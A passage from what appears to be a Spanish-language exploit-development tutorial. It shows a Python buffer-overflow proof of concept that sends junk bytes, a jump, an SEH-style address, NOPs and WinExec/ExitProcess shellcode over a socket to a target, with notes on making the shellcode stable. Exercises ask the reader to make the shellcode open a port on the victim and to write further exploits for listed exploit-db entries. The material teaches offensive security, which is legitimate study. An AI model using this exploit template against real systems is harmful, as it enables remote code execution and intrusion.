shellcode = 'A' * 1820 + '\xEB\x0B\x90\x90' + '\x55\x14\x60\x62' + nops + WinExec + Exit
payload = shellcode

print '\n[-] Payload Size: {}'.format(len(payload))
client = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
client.connect((host, port))
client.send(payload + '\n')
print client.recv(100)
client.close()
```

Figura 60 POC 13

Agregamos nuestra shellcode al igual que el módulo anterior solo que ahora además agregamos una pequeña estructura llamando a la función ExitProcess que permite que nuestra shellcode finalice de manera apropiada y no genere problemas.

Al igual que para obtener la dirección de WinExec debemos obtener la de ExitProcess, por lo cual arwin.exe nos ayuda nuevamente.

Por último agregamos 12 instrucciones nops para dar más estabilidad a nuestro exploit.

Al ejecutar nuestro exploit obtenemos el siguiente resultado:




Figura 61 Calc.exe ejecutada de manera exitosa por nuestro exploit

## Ejercicios

- Modifica la shellcode para ejecutar un cuadro de dialogo
- Modifica la shellcode para abrir un puerto en la máquina vulnerable
- ¿Cuáles son las diferencias que existen al realizar estas modificaciones?

Desarrolla los siguientes exploit:

- <https://www.exploit-db.com/exploits/33326>
- <https://www.exploit-db.com/exploits/45071>
- <https://www.exploit-db.com/exploits/36607>
- <https://www.exploit-db.com/exploits/33538>